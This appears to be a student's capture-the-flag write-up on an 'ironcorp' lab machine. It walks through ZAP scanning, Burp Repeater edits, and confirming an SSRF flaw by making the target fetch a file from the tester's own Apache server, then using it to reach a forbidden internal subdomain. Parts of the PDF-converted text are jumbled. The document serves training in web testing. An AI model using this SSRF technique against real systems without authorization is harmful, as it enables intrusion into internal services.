Starting apache and ifconfig to check our inet 10.8.95.54.

```
1211202025@kali: ~ x
root@kali: /home/1211202025/Downloads x 1211202025@kali: ~ x
File Actions Edit View Help
root@kali: /home/1211202025/Downloads x 1211202025@kali: ~ x
[—(root@kali)-[/home/1211202025/Downloads]
[—# /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.

[—(root@kali)-[/home/1211202025/Downloads]
[—# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.126.128 netmask 255.255.255.0 broadcast 192.168.126.255
        inet6 fe80::20c:29ff:fe35:3733 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:35:37:33 txqueuelen 1000 (Ethernet)
            RX packets 523840 bytes 576941453 (550.2 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 419307 bytes 79361438 (75.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 60078 bytes 70337430 (67.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 60078 bytes 70337430 (67.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
        inet 10.8.95.54 netmask 255.255.0.0 destination 10.8.95.54
        inet6 fe80::2df7:c581:34ed:8759 prefixlen 64 scopeid 0x20<link>
          unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 217224 bytes 95642466 (91.2 MiB)
```

Owasp - Failure

We started using OWASP and attacked the ironcorp.me port 8080 for example to get any useful information out of it.

The screenshot shows the OWASP ZAP 2.11.1 interface in Standard Mode. The 'Sites' panel on the left lists 'Contexts' (Default Context) and 'Sites' (ironcorp.me). The 'Quick Start' tab is selected in the top navigation bar. A message in the center pane says: "Please be aware that you should only attack applications that you have been specifically given permission to test." Below this, the 'URL to attack:' field contains "http://ironcorp.me:8080" with a dropdown arrow and a 'Select...' button. The 'Attack' button is highlighted with a red circle. The 'Progress:' status is "Actively scanning (attacking...)".

Below the main pane, the 'History' tab is active, showing a table of captured messages:

Id	Req. Times...	Resp. Time...	M...	URL	C...	Rea...	...	Size Res...	Size Re...
459	8/2/22, 12...	8/2/22, 12...	GET	http://ironcorp.me:8080/...	3...	Mov...	...	210 bytes	161 by...
460	8/2/22, 12...	8/2/22, 12...	GET	http://ironcorp.me:8080/...	3...	Mov...	...	219 bytes	170 by...
461	8/2/22, 12...	8/2/22, 12...	GET	http://ironcorp.me:8080/...	3...	Mov...	...	206 bytes	157 by...

The 'Alerts' section shows 4 new alerts. The 'Output' tab is also visible.


The screenshot shows the OWASP ZAP 2.11.1 interface in Standard Mode. The 'Sites' panel on the left lists 'Contexts' (Default Context) and 'Sites' (ironcorp.me). The 'Quick Start' tab is selected in the top navigation bar. A message in the center pane says: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." Below this, the 'URL to attack:' field contains "http://ironcorp.me:11025/" with a dropdown arrow and a 'Select...' button. The 'Attack' button is highlighted with a red circle. The 'Progress:' status is "Manually stopped".

Below the main pane, the 'History' tab is active, showing a table of captured messages:


Channel	Timestamp	Opcode	Bytes	Payload
#2.22	02/08/22, 00:22:41.72	1=TEXT	64	{"component": "hud", "type": "..."}
#2.23	02/08/22, 00:22:34.172	1=TEXT	64	{"component": "hud", "type": "..."}
#2.24	02/08/22, 00:22:44.173	1=TEXT	64	{"component": "hud", "type": "..."}
#2.25	02/08/22, 00:22:54.174	1=TEXT	64	{"component": "hud", "type": "..."}
#2.26	02/08/22, 00:23:04.175	1=TEXT	64	{"component": "hud", "type": "..."}
#2.27	02/08/22, 00:23:14.175	1=TEXT	64	{"component": "hud", "type": "..."}
#2.28	02/08/22, 00:23:24.175	1=TEXT	64	{"component": "hud", "type": "..."}

The 'Alerts' section shows 5 new alerts. The 'Output' tab is also visible.

Going to the OWASP browser itself, we went to the admin.ironcorp.me port 11025 and started active scanning it.




But yeah, to no avail.




Start using Burp


Using Burp and its built-in browser, we went to the same one piece site, but this time with intercept on in Burp Suite.




We send the intercept to Repeater.




And then by editing in the Repeater, we put in our IP address (the inet) that we got in apache ifconfig, which is 10.8.95.54. We click send to see anything useful.



After that, we decided to put in that IP address of ours in the one piece URL itself. Putting in the asked credentials,



we were brought to a weird-looking one piece site again, this time showing a large screen of Apache2 Debian Default page, saying that the Apache HTTP server installed is working properly.




Taking advantage of what they said, saying we should replace the index.html file located at /var/www/html, we created a file and named it pentest2.txt. We also put in SOFUN as its content.

```
root@kali: /var/www/html
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /var/www/html x 1211202025@kali: ~ x 1211202025@kali: ~ x
TX packets 36941 bytes 44480842 (42.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.8.95.54 netmask 255.255.0.0 destination 10.8.95.54
inet6 fe80::686:f531:b9b7:a81f brd ff02::1 prefixlen 64 scopeid 0x20<link>/html/index.html
RX packets 51748 bytes 29585173 (28.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 55164 bytes 3768805 (3.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Configuration Overview
[root@kali]~/Downloads]# cd /var/www/html
[root@kali]~/Downloads]# ls
index.html index.nginx-debian.html
[root@kali]~/Downloads]# nano pentest2.txt
[root@kali]~/Downloads]# cat pentest2.txt
SOFUN
[root@kali]~/Downloads]# nano index.html
[root@kali]~/Downloads]# nano mods-enabled
[root@kali]~/Downloads]# nano ports.conf
```

After all the process, by putting `pentest2.txt` in the URL, we were able to make sure that the site is vulnerable to SSRF attacks, a vulnerability where an attacker has full or partial control of the request sent by the web application.




Taking advantage of the vulnerability, we loaded the internal.ironcorp, a forbidden subdomain that we couldn't access earlier. But now, it works. The site also stated "You can find your name here".



We went ahead and viewed its page source, and fair enough, we can see the URL needed to see the name.

```
122     color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 //-->
135 </script>
136 <html>
137
138 <body><script src="https://admin.ironcorp.me:11025/zapCallBackUrl/-1709607177316932532/inject.js"></script>
139
140
141     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=>here</a> -</b>
142
143 </body>
144
145 </html>
146
147
148
149 <!DOCTYPE HTML>
150 <html>
151     <head>
152         <title>Search Panel</title>
153     </head>
154
155     <body>
